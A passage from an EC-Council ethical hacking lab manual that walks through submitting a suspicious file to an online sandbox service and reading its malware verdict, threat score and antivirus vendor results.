
Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

7. Now, enter your personal mail in **Your E-mail** field and enter a comment in **Your Comment** field. Scroll-down to check the **I consent to the Terms & Conditions and Data Protection Policy** checkbox and **I'm not a robot** checkbox. Click **Continue**.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

8. **Analysis Environments** page appears, select **Windows 7 64 bit** radio-button and click **Generate Public Report**.




9. The report generation process initializes and after it completes, **Analysis Overview** page appears.

   Note: If you receive an error in the webpage, then reload the page to obtain the result.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


10. You can observe that the file is detected as **malicious** with threat score at 100 along with the additional information such as SHA value.



11. In the **Anti-Virus Results** section, you can observe the AV results obtained from different online resources such as **CrowdStrike Falcon**, **MetaDefender** and **VirusTotal**.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

12. To further view the complete information obtained by the online resources you can click a link given in the **Visit Vendor** section. Here, we will view the AV results obtained by the **VirusTotal**. Click the hyperlink icon ( ) to open the result in the new tab.



